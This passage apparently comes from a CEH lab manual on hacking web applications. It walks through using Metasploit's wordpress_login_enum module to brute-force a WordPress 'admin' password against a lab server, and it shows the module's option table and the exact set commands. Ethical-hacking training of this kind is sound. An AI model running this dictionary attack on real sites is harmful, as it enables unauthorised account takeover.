


```
[root@parrot]-[~]
#service postgresql start
[root@parrot]-[~]
#
```


Module 14 – Hacking Web Applications

13. Type **msfconsole** and press **Enter** to launch the Metasploit framework.

14. In **msfconsole**, type **use auxiliary/scanner/http/wordpress_login_enum** and press **Enter**.




```
msf6 > use auxiliary/scanner/http/wordpress_login_enum
msf6 auxiliary(scanner/http/wordpress_login_enum) >
```

15. This module allows you to enumerate the login credentials.

16. To know all options available to configure in this Metasploit module, type **show options**, and press **Enter**.

17. This provides a list of options that can be set for this module. As we must obtain the password for the target user account, we will set the below options:

- **PASS_FILE**: Sets the **password.txt** file, using which; you will perform the dictionary attack
- **RHOST**: Sets the target machine (here, the **Windows Server 2022** IP address)
- **RPORT**: Sets the target machine port (here, the **Windows Server 2022** port)
- **TARGETURI**: Sets the base path to the WordPress website (here, **http://[IP Address of Windows Server 2022]:8080/CEH]**)
- **USERNAME**: Sets the username that was obtained in **Step#8**. (here, **admin**)



```
msf6 auxiliary(scanner/http/wordpress_login_enum) > show options

Module options (auxiliary/scanner/http/wordpress_login_enum):

  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS      false           no        Try blank passwords for all users
  BRUTEFORCE           true            yes       Perform brute force authentication
  BRUTEFORCE_SPEED     5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS          false           no        Add all passwords in the current database to the list
  DB_ALL_USERS         false           no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none            no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  ENUMERATE_USERNAMES  true            yes       Enumerate usernames
  PASSWORD             no              no        A specific password to authenticate with
  PASS_FILE            no              no        File containing passwords, one per line
  Proxies              no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RANGE_END            10              no        Last user id to enumerate
  RANGE_START          1               no        First user id to enumerate
  RHOSTS                yes             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT                80              yes       The target port (TCP)
  SSL                  false           no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS      false           yes       Stop guessing when a credential works for a host
  TARGETURI            /               yes       The base path to the wordpress application
```


18. Now, in the msfconsole, type the below commands:

- Type **set PASS_FILE /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist/password.txt** and press **Enter** to set the file containing the passwords. (here, we are using the **password.txt** password file).
- Type **set RHOSTS [IP Address of Windows Server 2022]** (here, **10.10.1.22**) and press **Enter** to set the target IP address. (Here, the IP address of **Windows Server 2022** is **10.10.1.22**).
- Type **set RPORT 8080** and press **Enter** to set the target port.
- Type **set TARGETURI http://[IP Address of Windows Server 2022]:8080/CEH** and press **Enter** to set the base path to the WordPress website (Here, the IP address of **Windows Server 2022** is **10.10.1.22**).
- Type **set USERNAME admin** and press **Enter** to set the username as **admin**.

